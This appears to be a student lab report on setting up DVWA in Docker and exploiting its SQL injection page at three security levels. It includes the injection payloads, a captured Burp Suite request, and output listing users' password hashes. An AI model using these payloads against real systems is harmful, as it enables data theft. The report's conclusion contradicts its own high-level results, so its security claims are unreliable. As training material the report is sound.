

AJIN P JOHNSON

CONTENTS

1.	Installation of DVWA using Docker			02
	a. Clone the Repository		02	
	b. Boot the Docker Container			02
	c.	Access to th	02	
	d. Login e. Database Reset f. Re-Login g. Conclusion			03
				04
				04
				05
2.	Performing SQL Injection On DVWA			06
	a.	SQL Injection (Low Security Level)		06
		i. First	Injection	06
		ii. SQL	Payload	06
	b.	SQL Injection (Medium Security Level)		07
		i. Usin	g Burp Suite	07
		ii. SQL	Injection String	09
		iii. Exec	ution	09
	c.	SQL Injection (High Security Level)		10
		i. Injec	tion Point Identification	10
		ii. Injec	tion Payload	11
		iii. Resu	lts	11
	d.	Conclusion.		12

1. INSTALLATION OF DYWA USING DOCKER

For the hassle-free installation of Damn Vulnerable Web Application (DVWA), I used Docker. Below are the steps that I followed to complete the installation.

CLONE THE REPOSITORY

First, I cloned the DVWA repository from pentestlab.github.io using the following Command:

git clone https://github.com/eystsen/pentestlab.git

BOOT THE DOCKER CONTAINER

After cloning the repository, I entered into the folder of DVWA and typed out some Docker commands to boot the web application. The steps which I followed were:

- a. Terminal opened, then cloned the pentestlab folder into the terminal cd pentestlab
- b. Installed Docker container with the following command:

sudo apt install docker.io

ACCESS TO THE DVWA WEB PAGE

After starting the Docker container I run this command to access the DVWA web page.

Command:

./pentestlab.sh start dvwa



Screenshot 1


• LOGIN

On the login page, I used the following default information:

website: http://dvwa

username: admin

password: password



Screenshot 2

DATABASE RESET

In the prompt, after logging in for the first time, I was automatically prompted to reset the database. I clicked the "Reset Database" button.



Screenshot 3

Following the reset of the database, the system took me back to the login page.

• RE-LOGIN

I then logged in again using the default credentials to access the DVWA dashboard.

CONCLUSION

By this point, the DVWA installation was now done, and the environment was now set up for vulnerability testing.



Screenshot 4

2. PERFORMING SQL INJECTION ON DVWA

• SQL INJECTION (LOW SECURITY LEVEL)

I began by attempting the SQL injection at the Low security level.

FIRST INJECTION

After finding the SQL injection page, I identified the input field in which to inject my SQL code.

SQL PAYLOAD


I used the following simple SQL injection string:

1' OR '1'='1



Screenshot 5

This payload circumvented the need for a valid input and printed out the first name and last name of all users.




Screenshot 6

SQL INJECTION (MEDIUM SECURITY LEVEL)

I set the security of DVWA to Medium and ran the test with a more complex payload.

USING BURP SUITE

I captured the HTTP request using Burp Suite. I modified the `id` parameter in the request to be a complex SQL injection string.



Screenshot 7

In Burp suite side request

```
Pretty Raw Hex

POST /vulnerabilities/sqli/ HTTP/1.1

1 POST /vulnerabilities/sqli/ HTTP/1.1

2 Host: dvwa
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://dvwa
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36

Accept:
text/html, application/xhtml+xml, application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8, application/signed-exchange;y=b3;q=0.7


11 Referer: http://dvwa/vulnerabilities/sqli/
Accept-Encoding; gzip, deflate, br
12 Cookie: PHPSESSID=14ts2gor7sal98qg95Suj0n541; security=medium
14 Connection: keep-alive
15 id=26Submit=Submit
```

Screenshot 8

SQL INJECTION STRING

I inserted the following payload in the 'id' field:


1 UNION SELECT user, password FROM users --



Screenshot 9

EXECUTION

After I had modified the request in Burp Suite, I sent it to the server. Because of this, I could see usernames and passwords fetched by the system's response (refer to screenshots 8 and 9).



Screenshot10

SQL INJECTION (HIGH SECURITY LEVEL)

I attempted SQL injection at the High security level.

INJECTION POINT IDENTIFICATION

The interface is a bit different at the High security level. When I clicked the "here to change your ID" button



Screenshot 11

A new window appeared with which I could enter the SQL command.



Screenshot 12

INJECTION PAYLOAD

I used the following SQL injection string:

' UNION SELECT user, password FROM users - -



Screenshot 13

RESULTS

As a sad reminder to the developers, the system responded to the malicious code with a list of usernames and passwords after it had been submitted, which successfully confirmed the vulnerability-even at the highest security setting.

```
vuinerability: SQL injection
  Click here to change your ID.
  ID: ' UNION SELECT user, password FROM users --
  First name: admin
  Surname: 1a1dc91c907325c69271ddf0c944bc72
  ID: 'UNION SELECT user, password FROM users --
  First name: gordonb
  Surname: e99a18c428cb38d5f260853678922e03
  ID: 'UNION SELECT user, password FROM users --
  First name: 1337
  Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
  ID: ' UNION SELECT user, password FROM users --
  First name: pablo
  Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
  ID: 'UNION SELECT user, password FROM users --
  First name: smithy
  Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Screenshot 14

CONCLUSION

SQL Injection allows attackers to manipulate queries, potentially bypassing authentication and accessing sensitive data. In DVWA, the **low** and **medium** levels were vulnerable, while **high** security used parameterized queries, effectively preventing injections. The key takeaway is that **input validation** and **prepared statements** are crucial defenses to mitigate SQL Injection risks and protect web applications from attacks.